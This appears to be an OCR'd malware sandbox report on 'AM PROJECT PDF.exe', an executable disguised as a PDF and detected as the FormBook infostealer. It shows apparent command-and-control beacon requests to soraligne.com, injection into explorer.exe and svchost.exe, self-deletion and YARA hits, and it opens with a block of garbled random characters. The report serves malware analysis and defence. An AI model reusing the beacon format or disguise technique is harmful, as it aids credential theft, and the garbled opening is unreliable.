Th~g3xjoEKdTbbI4o71I0uwqYht2weduuot1gTMnV8Lfd2etNjPc2cs4PvcPcZr3vHB0ysp0gJxYzkH99PtjzemkLC
y5pjWQHjw0gswWmzZM8zCrtBUBdCbBGsgxiWIX43uaNya_sZ61vIvII3Zw~WyGgd7cpwuJCq8xffQYpOHWWB58XV4U
ChWiyue2FPPZ8wBqcYkK3AlUSHM0SRTMH26Z1_EXa7ikxPJM9fMlM-1IAuXbdwnPEKnCFgKAjI17cJM38EMfvHsmK-
FBHXlASP7yhK09s5R41YvMK1GzJ-ntVo~I9UJ0scabOcNsc6hOCynm9j1Rmaai6XDAtAXyjKRVZh~-P_riHodXSQBH
biL4RahiMn3pK0PkOZ2jGaekWFbwjJO60OgOX7tJm_l0ZlrPf9uiVbdpCQB5dhm7d1lE5QBGG9izet1JIFdvTs1OpSx-
xqmtvLABA-P-haUu(KFBgO5kw_4RJsYTdSIEUCyt7gRXLhsjGEvE8c90kVUw~qPN4wxQ7P42aac3Kjv3tgPpDyW6
X5ei7UlbLWYNIziKVIxR9nC8YvjBAUkfaEr9P-S-EYQJC20jFOMYYJjuDkwDZEopMJ2FJSaNCShSPTTQ92mrROIs2m
aE2ZDkeJGPuC~u4aHaIALzkmiCraQyLZE9aBfDmgg28JihydQh2CfggLsRa6wTYjQu7Yfx0nScjopmDjjrieTPlJM6
ezmpHT1WWT~n3arODhST2sB7Ipc8FG0m10SMkXJWpxNpWQCsyfC9CJsdpjlI6Fb8G3oZ8RUCmUtpSKFN
mOdKNi7SYbfx~kHKndzHCroBOWMIDE5X6fwdomwzCg2VMPFFbRn3Y17RBBE3OnwUOgJ3xaYBMyUgZ_T3
529e0B4f5-W4P25Pem3uDbou9z~gHg(ICfehciYgmtC5hi8swhn89a3SdbqUunzQ(cC3W4Q3J-3P6KIHBmje7J8iOC
ltDeLxp0DWZFY8v9jif8a2OKhYIKxfcdxylG3kGcpHaxl0Ouebyal2h4SoGFLTbAC5FvC64SWOdZLyIi(JoxRSP4LT
466yBhBWrXM_o4l21Lkx~rLpWiu22Z5GJmRbb8mPqfKe4PCBuCFVpvm_XbZ-8pXOeuazglEo514HxEq3QxHbLgmU~1
NcAgWgWAoDEtKuV5TdnDHJfmmEc9mZu72La4lxSAyYBNpiDQXMYrpxscrrUcoJ2UVEoY0yY41Sk_T9QFkJPn5YkN(m
JA3VBhW5DK1WQBmLiujow9YvQ7fZr-FesglST2BOY-4pHwJeH5i4EzRjrS5-a3vdRgnqaCzSIhT57vpWH2JvRHN944
XE~M6CspyYIVcejs8OVXC6bMjlZdtPPbOoVYHb5cnAhBvYGVuTNOh-ssO8qz7mB_1Jfk6GBj9Ju_vDWEp96rCAWQUO
zwr1qdfTB5bxyERDoRJgGpnF84gf8ZDcWW2iJtiNkhVUQT04qIyxZUhNqfp6ZFIF6I~K5XGN1BW84D1pjD2yl2HPor
Hv5tNceftP~3z-hgSd(Iqt3e4Xaqy6Iu7HVLNBnTD3aU89d7reZRr-5osUy3DkFEOcuzuGfUpX8l0yMAem3ZzG3Cjg
it2O9VKSNPzCZGP_bOCfnTba~BwsOVuaIQ6zRbsGCyq9Hq74J27HEv9Tp3CSsuEQLoVxDQE2Ch1nbsNKh1g1bKRr


Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:02:03.339262009 CEST	7592	IN	HTTP/1.1 405 Not Allowed Server: openresty Date: Fri, 23 Sep 2022 06:02:03 GMT Content-Type: text/html Content-Length: 154 X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAJRmzcpTevQqkWn6dJuX/N/Hxl7YxbOwy8+73ijqYSQ EN+WGxrruAKtZtliWC86+ewQ0msW1W8psOFL/b00zWqsCAwEAAQ_hVBC8QMmhhTj76WWsT4XA33tF/tuHY4v1sPrHg f5uhmt5AAI8C661fq/AImxymQKOa2/3Gs3oho36leV2lOwMg Via: 1.1 google Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49727	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 08:02:05.205039024 CEST	7593	OUT	GET /rdny/?A0G=nirRoMghSnbgIhB91EMNSfP7/7ht0QeVg0GeLwyPWvopBgzqt2G+p533L6eaW6GeyJy3z9ND4nE ybKooy0llY69rAo//5MT1xA==&7n-=6lYX HTTP/1.1 Host: www.soraligne.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Sep 23, 2022 08:02:05.321933985 CEST	7593	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 23 Sep 2022 06:02:05 GMT Content-Type: text/html Content-Length: 291 ETag: "6324a85f-123" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 2f 68 65 61 64 3e 0a 20 20 3c 62 6f 64 79 3e 0a 20 20 20 20 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 20 20 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"> <head> <meta http-equiv="content-type" content="text/html;charset=utf-8" /> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon" /> <title>Forbidden</title></head> <body> Access Forbidden </body></html>

Statistics

Behavior



System Behavior

Analysis Process: AM PROJECT PDF.exe PID: 5088, Parent PID: 5312

General

Target ID:	0
Start time:	07:59:55
Start date:	23/09/2022
Path:	C:\Users\user\Desktop\AM PROJECT PDF.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\AM PROJECT PDF.exe"
Imagebase:	0xb0000
File size:	1038336 bytes
MD5 hash:	05069262CD099B2E37AFB5AFE629D12D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.302100662.0000000002505000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Analysis Process: AM PROJECT PDF.exe PID: 2104, Parent PID: 5088

General

Target ID:	6
Start time:	08:00:15
Start date:	23/09/2022
Path:	C:\Users\user\Desktop\AM PROJECT PDF.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\AM PROJECT PDF.exe
Imagebase:	0x6c0000
File size:	1038336 bytes
MD5 hash:	05069262CD099B2E37AFB5AFE629D12D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.423862001.0000000000401000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000006.00000002.423862001.0000000000401000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.423862001.0000000000401000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.423862001.0000000000401000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000006.00000002.425240569.0000000001050000.00000040.10000000.00040000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41DFEE	NtReadFile

Analysis Process: explorer.exe PID: 3452, Parent PID: 2104

General	
Target ID:	13
Start time:	08:00:20
Start date:	23/09/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff69fe90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000000.373978746.0000000005917000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000D.00000000.373978746.0000000005917000.00000040.00000001.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000000.373978746.0000000005917000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000000.373978746.0000000005917000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000000.402693120.0000000005917000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000D.00000000.402693120.0000000005917000.00000040.00000001.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000000.402693120.0000000005917000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000000.402693120.0000000005917000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities						
There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.						
File Path	**Offset**	**Length**	**Completion**	**Count**	**Source Address**	**Symbol**

Analysis Process: svchost.exe PID: **1092**, Parent PID: **3452**

General	
Target ID:	18
Start time:	08:01:13
Start date:	23/09/2022
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\svchost.exe
Imagebase:	0x1130000
File size:	44520 bytes
MD5 hash:	FA6C268A5B5BDA067A901764D203D433
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.520390318.00000000010B0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000012.00000002.520390318.00000000010B0000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.520390318.00000000010B0000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.520390318.00000000010B0000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.519325021.0000000001080000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000012.00000002.519325021.0000000001080000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.519325021.0000000001080000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.519325021.0000000001080000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.517474120.0000000000C20000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000012.00000002.517474120.0000000000C20000.00000040.80000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.517474120.0000000000C20000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.517474120.0000000000C20000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\AM PROJECT PDF.exe	success or wait	1	C3C8E7	NtDeleteFile
C:\Users\user\AppData\Local\Temp\262I-Au	object name not found	1	C3C8E7	NtDeleteFile
C:\Users\user\AppData\Local\Temp\262I-Au	sharing violation	1	C3C8E7	NtDeleteFile
C:\Users\user\AppData\Local\Temp\262I-Au	sharing violation	1	C3C8E7	NtDeleteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	C3C8B7	NtReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Disassembly

No disassembly